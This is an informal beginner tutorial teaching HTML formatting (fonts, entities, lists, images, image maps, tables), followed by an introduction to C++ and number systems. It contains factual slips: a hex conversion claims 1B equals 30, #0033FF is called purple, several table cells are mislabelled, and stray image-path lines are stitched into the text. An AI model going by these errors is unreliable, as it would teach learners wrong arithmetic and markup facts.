The align tag can also be used in headers. If you want your header to be eye catching, align="center" it!

All this stuff is great, but i bet you're worrying about the small margin space in your pages. Well, that can be fixed with one easy tag: the <BLOCKQUOTE> tag! Simply put a <BLOCKQUOTE> right under that <BODY> tag, and a </BLOCKQUOTE> right above the </BODY>, and you'll have beautiful margins in your page with minimal work!

Lesson 6: Working with Fonts

Yeah, HTML is good. We've gotten pretty deep into text control, but there's still more ahead so let's trudge on.

We can control the font in HTML using, what else, the <FONT> tag! We can use the <FONT> tag to control size using the SIZE attribute. The SIZE attribute is used like this:

```
<FONT SIZE="x">
This text font size x.
</FONT>
```

Where x is a number, from 1 to 7. The size that the formatted text is depends on the viewers preference settings and screen resolution. Generally though, 1 is really small and 7 is really big. Just in case you're curious, the default font size is 3. There is also a tag called the <BASEFONT> tag, which only can take the SIZE attibute, bute is made to change the size of the text on the entire page.

We can also add color to our text using the <FONT> tag. Color is added to text using, duh, the COLOR attribute to the <FONT> tag. We use the COLOR attribute the same way as the SIZE attribute:

```
<FONT SIZE="4" COLOR="blue">
This is colorful text in font size 4!
</FONT>
```

To our page's viewers, it would look like this:

This is colorful text in font size 4!

The COLOR attribute can use these standard colors: black, white, green, red, yellow, blue, aqua, fuchsia, gray, lime, maroon, purple, navy, olive, silver or teal. What? You need more control? Then I suggest you learn the hexadecimal color codes. Hex color codes are used like this:

```
<FONT COLOR="#0033FF">
This text is purple.
</FONT>
```

For more information on Hex color codes, I suggest you try this site.

The last attribute to <FONT> we'll learn in this lesson is FACE. By defining a font's face, you can control the appearance of that font. The FACE attribute is used like this:

```
<FONT FACE="arial" size="5" color="blue">
This text is a stunning arial size 5 in blue!
</FONT>
```

To the viewer, it would look like this:

This text is a stunning arial size 5 in blue!

Yes, this is great, but there's a catch: for the viewer to see this font change he needs to have the font *on his computer*. How does it get there? Different computer's come with different font's installed. For example, the Arial font is used on PCs, but Macs use a similar font called Helvetica. We can get around this by asking for backup choices in our FACE attribute. This is done like this:

<FONT FACE="arial,helvetica">
This text is either Arial or Helvetica.
</FONT> This will show up as arial on computers that have arial installed, or helvetica if they do'nt have arial but do have helvetica. If they do'nt have either, the font does'nt change. However, you can specify as many back up choices as you want.

Yeah, simple text is great, but what if we need to put some special characters into our page? Well, once again HTML to the rescue! The format for this is & followed by the Numeric Code of the special character, or the *mnemonic entity* of that character, followed by a ;. Here's a list of the important special characters:

Character	Numeric Code	Mnemonic Entity	Character Name
"	#34	quot	Quotation mark
&	#38	amp	Ampersand
<	#60	lt	Less Than sign
>	#62	gt	Greater Than sign
¢	#162	cent	Cent sign
£	#163	pound	Pound sterling
¦	#166	brkbar	Broken Vertical bar
§	#167	sect	Section sign
©	#169	copy	Copyright
®	#174	reg	Registered trademark

°	#176	deg	Degree sign
±	#177	plusmn	Positive or Negative
²	#178	sup2	Superscript two
³	#179	sup3	Superscript three
·	#183	middot	Middle dot
¹	#185	sup1	Superscript one
¼	#188	frac14	Fraction one-fourth
½	#189	frac12	Fraction one-half
¾	#190	frac34	Fraction three-fourths
Æ	#198	AElig	Capital AE ligature
æ	#230	aelig	Small ae ligature
É	#201	Eacute	Accented capital E
é	#233	eacute	Accented small e
×	#215		Multiply sign
÷	#247		Division sign

Lesson 7: Creating Lists

We've just about learned everything there is to know about text formatting, but there's still one very important thing that we have to learn: Lists.

Lists are everywhere. We post them on our refrigerators and take them to the grocery store. Lists are a very efficient way to organize information. Naturally, HTML has a few tags to help you make lists. HTML has not 1, not 2, but *3* different types of lists that you can add to your pages! They are the **ordered**, **unordered**, and **definition** lists.

Ordered lists are exactly what the name implies: lists that follow a numerical order. Ordered lists begin with the <OL> tag and end with a </OL> tag. When we want to put an item into this list, we need to put a <LI>, or *list item* tag before that item.

Here's an example of the ordered list syntax:

```
What do I need from the store today?<p>

<OL>
<LI>Bread
<LI>Cheese
<LI>Milk
<LI>Butter
</OL>
```

And heres how it looks to our viewers:

What do I need from the store today?

1. Bread
2. Cheese
3. Milk
4. Butter

Sure thing, but what if we do'nt want our list items to be numbered? That's when we use *Unordered Lists*. These are also called *Bulleted Lists*. Bulleted lists begin with the <UL> tag, and end with the </UL> tag. They look exactly like ordered lists, except the item numbers are replaced with special characters called *bullets*. Here's an example of how bulleted lists are used:

```
The Tutorial Underground is:<p>

<UL>
<LI>Cool!
<LI>Free!
<LI>Informative!
</UL>
```

And here's how it would look to Joe Browser (our viewer!):

The Tutorial Underground is:

- Cool!
- Free!
- Informative!

Think that's cool? Try adding the *TYPE* attribute to the UL tag! With the TYPE attribute, we can change the type of bullet that we want to use! The TYPE attribute takes three arguments: "disc", "square" or "circle". So our new <UL> tag with a circle bullet would look like this: <UL TYPE="circle">. The TYPE attribute can also be used in the <OL> tag to change from numbers to letters (capital[TYPE="A"] or small[TYPE="a"]), or roman numerals (uppercase[TYPE="I"] or lowercase[TYPE="i"]). If we want to make an ordered list with uppercase roman numerals, it looks like this:

<OL TYPE="I">

The <LI> tag also has an attribute: *VALUE*. With the VALUE attrbute, we can change the value of a list item! Take a guess, what result would the following code result in:

<OL TYPE="A">
<LI VALUE="2">Think hard now!
</OL>

If you guessed "B. Think hard now!" you're right? Why? Check out the combination of the TYPE and VALUE attributes!

Heres a little trick: we can start an ordered list with any number (or letter, if we use TYPE) with the START attribute. It looks like this:

<OL START="3">
<LI>This is item number 3! </OL>

And to our viewers at home, it looks like this:

3. This is item number 3!

The last list that we can use is the *Definition List*. Definition lists are normally used when we need to define terms. The definition list starts with the <DL> tag and ends with the </DL> tag. Each term to be defined in a definition list uses the <DT> or *Definition Term* tag. Every definition in a definition list needs a <DD>, or *I do'nt know what DD stands for :)* tag in front of it. It probably looks alot like this:

<DL>
<DT>HTML <DD>Hypertext Markup Language

<DT>XML <DD>eXtensible Markup Language
</DL>

Our friend Joe Browser see's it like this:

HTML

Hypertext Markup Language

XML

eXtensible Markup Language

Note that you can create really cool effects if you use the formatting tags inside of lists. It's really neat when you have Bold terms and Italic definitions (in my opinion anyway)!

Great! Now we can list all our family members and their cats on our page!

Lesson 8: Adding Images to our Pages

Well, text is very important, but it can only take you so far. I'm sure that up until now, if anyone has seen your pages they're asking "Where are the pictures?". Yeah, I know Uncle Bob is dying to see the latest picture of you and the family on your website, so this lesson is about adding images to your pages.

Putting images on a web page is simple. It's probably even simpler than it was for you to get the certain image onto your computer! The <IMG>, or *Image* tag is used when we want an image on our web page. When we use <IMG>, we do'nt need to close it with a </IMG>. To tell the browser where to load this image from, we use the SRC, or source, attribute. It looks alot like this:

<IMG SRC="jussmall.gif">

And it loads on to the page, just like this:

Note that we can use relative linking just like with in the <A> tag, like SRC="../jussmall.gif" if the image was in the directory above the current one, or SRC="pictures/jussmall.gif" if the image was in the pictures directory.

Because some browsers do'nt load images, and some people turn them off, we need a way to show them what this image is. The solution? The ALT attribute! ALT is an optional (but highly recommended) attribute. When a browser does'nt load an image, or when they are turned off, the text in ALT will be shown instead. In our <IMG> tag it's used a little like this:

<IMG SRC="mypic.gif" ALT="Check this out - It's a picture of me!">

Need more control over your image's positioning? Try using the ALIGN attribute in it! The ALIGN attribute can be used to put an image in the left, right, middle, top, or bottom of a page. Is this more choices than you're used to? Let me explain. If we add ALIGN="top" to our <IMG> tag, the browser will align the top of our image to the top of the current line. ALIGN="bottom" aligns the image to the bottom of the current line, and ALIGN="middle" aligns our image to the middle of the current line. Aligning our image to the left or right aligns it to the left margin, or right margin of the page. Got it? Ok, here's a little pop quiz. What will the following code do?

<IMG SRC="myimg.jpg" ALT="My image!" ALIGN="left">

If you said it adds the image myimg.jpg to the current page with alternate text "My image" and left aligns it, you're wrong! Heh heh, just a joke, you're correct ;).

All right! The image looks great but...Hey! What's this border doing around my picture? Oh yeah! We forgot about the BORDER attribute!

The BORDER attribute takes a number as an argument. This number will be the width of the border around your image. Quick, how do we get rid of the border with the BORDER attribute? Easy, we just set <IMG SRC="myimg.gif" BORDER="0">!

Yuuup, we've got an image on the page. But wait: why does the browser wait to load the image before displaying the rest of the page? Well, the browser does'nt automatically know how big your image is. You can give it this information (and make your pages load faster!) with the WIDTH and HEIGHT attributes. We give to the WIDTH and HEIGHT attributes the width and height of our image in pixels. So it looks like this:

<IMG SRC="newimg.gif" ALT="A new image" HEIGHT=120 WIDTH=200>

Another benefit of specifying the WIDTH and HEIGHT in the <IMG> tag is that you can make sure that the proper space is left for your image, even if the viewer has images turned off.

Is the space around your image a little cramped? Try adding the HSPACE and VSPACE attributes to your <IMG> tag. These attributes add horizontal and vertical spacing around your image.

Want an image for the background of your page? Try adding the BACKGROUND attribute to the <BODY> tag. It's used a little like the SRC attribute to the <IMG> tag. Here's and example:

<BODY BACKGROUND="mybackground.gif">

This would take mybackground.gif, and tile it in the background of our page. Be warned though, use the wrong background image and your viewers may be straining to see your text!

Think you're an HTML wizard? Ok hotshot, how do we make images into clickable links? Easy...surround them with an anchor tag! For example:

<A HREF="lesson9.html">
<IMG SRC="nextlesson.gif">
</A>

Lesson 9: Creating Image Maps


I'll bet you've surfed around the web for a while, and seen more than a few images on a variety of pages. Ever seen one of those images that you can click on different regions of to get to different pages? Think that's cool? In this lesson we'll be learning how to make them!

Any image that is subdivided into regions that point to different pages is called a *Image Map*. There are two ways that you can put an image map on your page: by using Client Side image maps or Server Side image maps. Client side scripting is when the coordinates for the image map is stored on an HTML page. Server side image maps store the coordinates for the image map on the page's web server. Because Client Side image map's are quicker loading and easier to understand, we will only explain how to implement Client Side image maps.

When we want to create an image map we use the <MAP> tag. The <MAP> tag, when put in the body part of our page, is our way of telling the browser "I'm going to put an image map on this page". The <MAP> tag takes one attribute: the NAME attribute. The NAME attribute gives our image map a name that we can call it with. It's just like calling a dog, you do'nt call it "dog" it's whole life, you name it something like "spot" and call it by name! Our basic <MAP> tag looks like this:

```
<MAP NAME="newmap">
```

Now let's say that I have an image that I want to use on my site as an image map, maybe one that looks something like this:



How do I make it into an imagemap? Well, there's really no physical way to change it into an image map. All that you can do is divide it into areas that link to different pages. We do this by using the <AREA> tag. The <AREA> tag takes three arguments: SHAPE, COORDS, and HREF. SHAPE is easy: it tells the browser what shape the said area is. SHAPE can be given three arguments, "rect" for rectangle areas, "circle" for areas that are circles, and "poly" for polygons that are not rectangles. So far, our <AREA> tag looks like this:

```
<AREA SHAPE="circle, rect or poly">
```

So how do we define the actual coordinates of our shape? As you've probably guessed, we use the COORDS attribute. For a rectangle, we have to pass the COORDS attibute the top left and bottom right corners of our linking area.

How do we find these coordinates? Most image editing programs, such as Paint Shop Pro (free to try, my personal favorite!) show you what coordinates you're pointing at on the image. The first coordinate is the "x" or horizontal coordinate, and the second is the "y" or vertical coordinate (just like in algebra class!). I have already opened up my image in Paint Shop Pro and collected that the top left coordinates in the rectangle area of my image (the one surrounding "Disclaimer") are 30 (the "x" coordinate), and 30 (the "y" coordinate). I also got the bottom right coordinates, 194, 69. Now that we've done the hard part (getting the coordinates) all we have to do is pass them to the COORDS attribute. In our area tag, it looks like this:

<AREA SHAPE="rect" COORDS="30,30 , 194,69">

Whew! That's the most work we've done in this whole tutorial! But we're not done yet, we still need to pass where we want this section of our image to point to.

If we want our rectangle area to point somewhere, we're going to have to use one more attribute: HREF. The HREF attribute simply takes the *Hypertext Reference* (also called a link) that you want to use in this area as an argument. So our complete <AREA> tag looks like this:

<AREA SHAPE="rect" COORDS="30,30 , 194,69" HREF="../disclaimer.html">

(Note: Because our Disclaimer page is in the directory above the current one, if we use relative linking we need to add a '../' before our page name.)

So far we've flagged off the rectangular portion surrounding "Disclaimer" in our image to point to the page "disclaimer.html". But what about that circular portion around "Home"? This one's a simple switch, but let's take it one attribute at a time to make sure we get it.

The SHAPE attribute's argument has to change from "rect" to "circle", since we're no longer flagging off a rectangular area and now using a circular area. To get our coordinates, we're going to have to fire up the old graphics editing program. This time there are no corners to find, so we need to get the coordinates of the center of the circle and its radius (in pixels). For those of you who did'nt take geometry in high school (shame on you!) the radius of a circle is the distance from the center of the circle to any point on the edge of the circle. Paint Shop Pro tells me that the center of my circle's coordinate's are 204, 106. It also tells me that the circle's radius is 57. Knowing this, we can change our <AREA> tag to look like this:

<AREA SHAPE="circle" COORDS="204,106 , 57" HREF="../index.html">

(Note: The "index.html" page, like the "disclaimer.html" page, is in the directory above the current one.)

You may notice that the circle and rectangle overlap a little bit. When there are overlapping area's in an image map, the area that is defined in the source HTML first is considered "on top". So if you click on the overlapping area and our rectangle was the first <AREA> tag in the source HTML, you would be taken to the Disclaimer page.

Wait just one minute! The last area in our image is a triangle? But the SHAPE attribute does'nt take "triangle" as an argument! How do we get around this? With the use of the "poly" argument of course!

The "poly" (or polygon) argument to the SHAPE attribute is used to define areas that are not rectangles or circles. In fact, you can define up to a 100 cornered polygon with the "poly" argument! The poly argument simply takes the coordinates of all the corners in the polygon, and connects them, dot to dot style. Since our lovely triangle has three corners, it has three coordinate pairs: 355,108 (top), 291,174 (bottom left) and 421,174 (bottom right). If we put them into our complete <AREA> tag, it looks like this:

<AREA SHAPE="poly" COORDS="355,108 , 291,174 , 421,174" HREF="../books.html">

Note that the browser automatically connects the last coordinate pair to the first coordinate pair to complete our polygon.

Now we have a complete image map, but what if we want the parts of our image that do'nt point anywhere yet to lead somewhere? That's where the "default" argument to the SHAPE attribute comes in. We could make "default" point somewhere, like this:

<AREA SHAPE="default" HREF="../magazines.html">

This would make the area not in the circle, rectangle or triangle point to "magazines.html" in the directory above the current one. But since I do'nt want this part of the image to point anywhere right now, I use the NOHREF attribute, which simply says "no link in this area!".

Our completed image map code looks like this:

```
<MAP NAME="newmap">
<AREA SHAPE="rect" COORDS="30,30 , 194,69" HREF="../disclaimer.html">
<AREA SHAPE="circle" COORDS="204,106 , 57" HREF="../main.php3">
<AREA SHAPE="poly" COORDS="355,108 , 291,174 , 421,174" HREF="../books.html">
<AREA SHAPE="default" NOHREF>
</MAP>
```

To put our image map on the page we use an <IMG> tag with the USEMAP attribute. The USEMAP attribute tells the browser "use this image map". In this example, we're going to pass USEMAP the map that we made and named "newmap", like this:


<IMG SRC="imagemap1.gif" USEMAP="#newmap">
Where imagemap1.gif is the name of my image. Take a look at how we had to put a "#" in front

of the name of our map. This is because when you name a map, you flag it off so we can call it later. The "#" tell's the browser that we're going to be using a certain part of an html page. Knowing this, we can use image maps from other pages like this:

<IMG SRC="imagemap1.gif" USEMAP="lesson9.html#newmap">

Where lesson9.html (this page) is the page that newmap is on.

Well that was'nt too hard! We've got our image map all divvied up, and it looks like this:



Lesson 10: Getting Down and Dirty with Tables

Format, format, format. HTML is all about format. HTML is all about format. Just the other day, a friend asked me "Hey little v, is there a way to format a part of my page to look like it's a spreadsheet?" I told him "Heck yeah! Just make a table!".

Here's a little description of tables from a great book, HTML 4 Unleashed by Rick Darnell: "Tables are kind of like lists. We're introduced to them at an early age through the mirth of games such as tic-tac-toe and checkers. Later in life, someone forces us to use a spreadsheet, and suddenly tables are'nt so fun anymore...".

Tables were put in to HTML for the exact reason my friend wanted to use them for - spreadsheets and database information. Later, their features were expanded by developers to include attributes that allow much more than just that. Let's get started with creating a basic table, then get funky with some more advanced techniques!

So how do we start our own HTML spreadsheet? We use the <TABLE> tag!

The <TABLE> tag creates a blank table. It tells the browser "This is the start of a table". There is only one attribute to the <TABLE> tag that we need to worry now: the BORDER attribute. The BORDER attribute tells the browser how wide a border you want around your table data. If you do'nt include the the BORDER attribute into your <TABLE> tag, the browser automatically sets it to BORDER=0, which means there will be no border around your table data.

So our basic table with no data looks like this:

```
<TABLE BORDER=1>
</TABLE>
```

What do we have to do to get some data in there? Add cells of course! A *cell* is a rectangular part of a table that can hold text, HTML tags, and even images! Those of us who use spreadsheets are already familiar with cells. When we make *rows* and *columns* in our table, we divide our table into many cells.

To create a row in a table, we use the <TR>, or table row tag. To divide our row into columns, we use the <TD>, or table data tag. You place your cells information after the table data tag.

The HTML for a table with 3 rows and 3 columns is like this:

```
<TABLE BORDER=1>
<TR><TD>Row 1, Col 1 <TD>Row 1, Col 2 <TD>Row 3, Col 3</TR>
<TR><TD>Row 2, Col 1 <TD>Row 2, Col 2 <TD>Row 3, Col 3</TR>
<TR><TD>Row 3, Col 1 <TD>Row 2, Col 2 <TD>Row 3, Col 3</TR>
</TABLE>
```

And the table comes out looking like this:

Row 1, Col 1	Row 1, Col 2	Row 3, Col 3
Row 2, Col 1	Row 2, Col 2	Row 3, Col 3
Row 3, Col 1	Row 2, Col 2	Row 3, Col 3

Need a little explanation for your table? Maybe a title for your column? Try a table header! The <TH> tag is used to put a bold header (or headers!) on the top row of your table. It's used like this:

<TABLE BORDER=1>
<TR><TH>9 Cell Table</TR>
<TR><TD>Row 1, Col 1 <TD>Row 1, Col 2 <TD>Row 3, Col 3</TR>
<TR><TD>Row 2, Col 1 <TD>Row 2, Col 2 <TD>Row 3, Col 3</TR>
<TR><TD>Row 3, Col 1 <TD>Row 2, Col 2 <TD>Row 3, Col 3</TR>
</TABLE>

And your browser shows it like so:

9 Cell Table		
Row 1, Col 1	Row 1, Col 2	Row 3, Col 3
Row 2, Col 1	Row 2, Col 2	Row 3, Col 3
Row 3, Col 1	Row 2, Col 2	Row 3, Col 3

We can change our table by using a variety of tags. Formatting a table combines parts of page format with image formatting.

Since we already know how to handle size in images, we can directly apply our knowledge to making tables. In our <TABLE> tag, we can add the WIDTH and HEIGHT attributes, just like in an image. For example, if we wanted a table 300 pixels wide and 300 pixels high, we'd code its <TABLE> tag like this:

<TABLE WIDTH="300" HEIGHT="300">

We can also change the height and width of the individual cells by adding the HEIGHT and WIDTH attributes to the <TD> tags. Theres one other way to change our cells size though - we do this by passing the percentage of the table we want our cell to take up. For example, <TD HEIGHT="50%" WIDTH="50%"> makes that cell take up 50 percent of the tables total height and 50 percent of the tables total width.

Following this trend of similarities between images and tables, we can also align data in table in a similar fashion as an image. We just need to add the ALIGN or the VALIGN (vertical align) attributes to our <TR> tags. ALIGN can align our row to the "left", "right", or "center" and VALIGN can align our row to the "top", "middle" or "bottom". If we wanted a cell take up what would normally be a few different cells, we use the COLSPAN attribute. COLSPAN takes as an argument the number of cells that this cell should take up. If I wanted to get a little crazy, I might align a row like this:

<TD ALIGN="right" VALIGN="bottom" COLSPAN="3">

And this would make a cell spanning 3 normal cells, and align our text in that cell to the bottom right portion of our row. How can COLSPAN and ALIGN improve our table? Take a look at our new, improved table and you'll see!

9 Cell Table		
Row 1, Col 1	Row 1, Col 2	Row 3, Col 3
Row 2, Col 1	Row 2, Col 2	Row 3, Col 3
Row 3, Col 1	Row 2, Col 2	Row 3, Col 3

As you can see, centering our top heading made our table look just a little better.

Does it get any better than this? Of course! We can give our whole table - or even individual rows or cells - their own background color. Can you guess how (heres a hint - remember how formatting a table is like formatting a page)? If you guessed "Use the BGCOLOR or BACKGROUND attributes" you're right! Do'nt be discouraged - you just learned how! These attributes are just inserted exactly as they would be in the <BODY> tag. So if i wanted the background of my sample table to be blue, and the top row to be red, I would just change the code to look like this:

```
<TABLE BGCOLOR="blue" BORDER=1>
<TR BGCOLOR="red" ALIGN="center"><TH COLSPAN="3">9 Cell Table</TR>
<TR><TD>Row 1, Col 1 <TD>Row 1, Col 2 <TD>Row 3, Col 3</TR>
<TR><TD>Row 2, Col 1 <TD>Row 2, Col 2 <TD>Row 3, Col 3</TR>
<TR><TD>Row 3, Col 1 <TD>Row 2, Col 2 <TD>Row 3, Col 3</TR>
</TABLE>
```

And if we take another look it comes out like this:

9 Cell Table

Row 1, Col 1	Row 1, Col 2	Row 3, Col 3
Row 2, Col 1	Row 2, Col 2	Row 3, Col 3
Row 3, Col 1	Row 2, Col 2	Row 3, Col 3

Notice that space is a little tight in those cells? Looks like we gotta add a little space between the borders and the text. How is this done you ask? We need to set the CELLSPACING and CELLPADDING in our table! The CELLSPACING attribute sets the amount of space between cells in our table, in pixels. The CELLPADDING attribute is used to set the amount of space between the cell borders and the cell data. If we add CELLPADDING="0" to our table, it makes the table's data align as closely as possible to the borders. Got it? Let's update our table!

```
<TABLE BGCOLOR="blue" BORDER=1 CELLSPACING=5 CELLPADDING=10>
<TR BGCOLOR="red" ALIGN="center"><TH COLSPAN="3">9 Cell Table</TR>
<TR><TD>Row 1, Col 1 <TD>Row 1, Col 2 <TD>Row 3, Col 3</TR>
<TR><TD>Row 2, Col 1 <TD>Row 2, Col 2 <TD>Row 3, Col 3</TR>
<TR><TD>Row 3, Col 1 <TD>Row 2, Col 2 <TD>Row 3, Col 3</TR>
</TABLE>
```

Yields this result:


9 Cell Table		
Row 1, Col 1	Row 1, Col 2	Row 3, Col 3
Row 2, Col 1	Row 2, Col 2	Row 3, Col 3
Row 3, Col 1	Row 2, Col 2	Row 3, Col 3

Let's say we want our table to have a little caption that identifies what it is. We can do this by adding a <CAPTION> to our table. It's use is pretty simple, so i'll just show you how it's done.

```
<TABLE BGCOLOR="blue" BORDER=1 CELLSPACING=5 CELLPADDING=10>
<CAPTION>A sample table</CAPTION> <TR BGCOLOR="red" ALIGN="center"><TH
COLSPAN="3">9 Cell Table</TR>
<TR><TD>Row 1, Col 1 <TD>Row 1, Col 2 <TD>Row 3, Col 3</TR>
<TR><TD>Row 2, Col 1 <TD>Row 2, Col 2 <TD>Row 3, Col 3</TR>
```

<TR><TD>Row 3, Col 1 <TD>Row 2, Col 2 <TD>Row 3, Col 3</TR>
</TABLE>

Makes our table look like so:



Captions are great if you need to say "This is my table" or something along that line, but are completely optional.

Congrats Now U Can Make Ur Own Webpages !!

Section 02 – C++ Tutorial :-

1.INTRODUCTION

1.1. Why do People Program?

Each person can have his own reason for programming but I can tell you that programming is one of the best ways to gain a deep understanding of computers and computer technology. Learning to program makes you understand why computers and computer programs work the way they do. It also puts some sense into you about how hard it is to create software.

1.2. What is C++ & OOP?

C++ is an extended version C. C was developed at Bell Labs, in 1978. The purpose was to create a simple language (simpler than assembly & machine code...) which can be used on a variety of platforms. Later in the early 1980's C was extended to C++ to create an object-oriented language. O(bject) O(riented) P(rogramming) is a style of programming in which programs are made using Classes. A class id code in a file separate from the main program - more on classes later. OOP in general & C++ in particular made it possible to handle the complexity of graphical environments. (like windows, macintosh..)

1.3. What do I need to program?

Well, you need a computer and a compiler to start with but you also need some curiosity and a lot of time. I guess(!?) you have a computer. You can find different compilers for free from borlands website (Check 5.1). If you have the curiosity but lack in time read stuff at lessons and detention hours. Read whenever you find time. Having a good C++ book (check 5.2) also helps a lot. (and is much better for your eyes) One thing not to forget: No tutorial, book, program or course makes you a programmer in 5 days. YOU make yourself a programmer. NO compiler writes an entire program for you, YOU write the program.

2. YOUR FIRST PROGRAM

2.1. Running a C++ Program

Read this part carefully: A C++ program must be compiled and linked before it can be executed, or run, on the computer. A great lot of compilers do this automatically. So what is a compiler? A compiler is a program that translates C++ code into machine language. Machine language is the language consisting of 1s and 0s, and is the native language of a computer. A typed C++ program is called the source-code, and the compiled code is called the object code.

Before the object code can be executed, it must be linked to other pieces of code (e.g. included libraries) used by the program. The compiled & linked program is called an executable file. Finally, the program is executed by the system. It's output is displayed in a window.

2.2. C++ Program Structure

All C++ progs contain statements (commands) that tell the computer what to do. Here is an example of a simple C++ program:

```
/* Downloaded from code.box.sk
We own you program */

#include <iostream.h>

int main()
{
   cout<<"We own you";         // the first
statement
   return(0);                  // the second
statement
}
```

Run the program. It should display :

We own you

The structure of a simple C++ program is:

```
/* Comments : Name, purpose of the program
   your name, date, etc.    */

   #include <librarynames.h>

   int main()
   {
   statements; // comments
   return(0);
   }
```

Now we will have a closer look on the structure:

2.3. Comments

Comments are used to explain the contents of a program for a human reader. The computer ignores them. The symbols /* and */ are used for the beginning and end of a comment for multi-line comments. // symbols are also used for commenting. All characters on a line after the // symbol are considered to be comments and are ignored. Most newbies think that commenting a program is a waste of time. They are wrong. Commenting is very important because it makes the code understandable by other programmers and makes it easier to improve a program or fix the bugs in it. You'll understand better after trying to decipher a hundred pages of code you wrote a few months later.

2.4. Libraries

Look at the program above. Following the opening comment was the line:

```
#include <iostream.h>
```

This line simply tells the computer that the iostream library is needed therefore it should be included. A library is a collection of program code that can be included (and used) in a program to perform a variety of tasks. iostream is a library - also called as a header file, look at its extension - used to perform input/output (I/O) stream tasks. There are a lot of non-commercial C++ libraries for various purposes written by good guys who spent more than enough time in front of their computers. You can find them at code.box.sk. Also references to all libraries used in the tutorials can be found on the net.

2.5. Functions

The next line in the program was:

```
int main()
```

Which is the header of the main function. Makes sense? No? A function is a set of statements that accomplish a task. A function header includes the return type of the function and the function name. As shown in the main() header, main returns an integer(int) through return(0). So all the functions that have an integer as the return type returns integers. Very clear. The statements in a function (in this case the main function) are enclosed in curly braces. The { and } symbols indicates the beginning and the end of statements. More on functions later.

2.6. Streams

What is a stream? In C++ input/output devices are called streams. cout (we used above) is the c(onsole) out(put) stream, and the send (insertion) operator is used to send the data "We own you" into the stream. In the first statement:

```
cout<<"We own you";
```

The words following the << operator are put in quotation marks(") to form a string. When run, the string We own you is sent to the console output device. Yes, it is also called the computer screen.

Important note: C++ is case sensitive. That means cout and Cout is not the same thing.

2.7. Return

The second statement was:

```
return(0);
```

which causes the program to terminate sending the value 0 to the computer. The value "0" indicates that the program terminated without error.

Note: The statements end with a semicolon (;). A semicolon in C++ indicate the end of a statement.

3. DATA & NUMBER SYSTEMS

3.1. Decimals

The base 10 number system. Uses 10 digits: 0 to 9. Numbers raised to the zero power is equal to one. For example: 5 to the power 0 = 1. Base ten equivalent of the number

2600 = 2 x (10 to the power 3) + 6 x (10 to the power 2)
33 = 3 x (10 to the power 1) + 3 x (10 to the power 0)

3.2. Binaries

The base 2 number system. Uses 2 digits : 0 and 1. Works the same as base 10 except we multiply numbers by the powers of 2 instead. For example 110 is equal to 6 in base 10:

110 = 1 x (2 to the power 2) + 1 x (2 to the power 1) = 6(base10)

3.3. Hexadecimal

The base 16 number system. Uses 16 digits. 0 to 9 & "A" to "F". Works the same as base 10 & base two except the numbers are multiplied by the powers of 16 instead:

1B = 1 x (16 to the power 1) + 2(B) x (16 to the power of 0) = 30(base10)

4. EXERCISES

4.1. Running

Find & install a compiler, type the example program and run it. Pretty simple but be sure the syntax is correct.

4.2. Typing

Make a program which displays your name without looking to this tutorial. Makes you learn a lot better.

4.3. Converting

Convert these to decimals : 110101, 001101, 10101110
Convert these to hexadecimals : 234, 324, 19394
Convert these to binaries : 2F, 1B3, 234, 125

5. WHAT NOW?

5.1. Good programming related sites

Here are a few good sites about programming:

http://code.box.sk	--> Very good content. Has message boards.
http://www.borland.com	--> Free, shareware & commercial compilers.
http://www.cprogramming.com	--> Some original tuts.
http://www.planet-source-code.com	--> One of the biggest code archive.

Printed:	
C++ - How to Program	One of the best books written on C. Great for all levels of programming.
C++: The complete reference	An overall C++ & STL reference
A Guide to Programming in C++, Lawrenceville Press	My first book on C++, "borrowed" lots of definitions from there :)
Online books:	
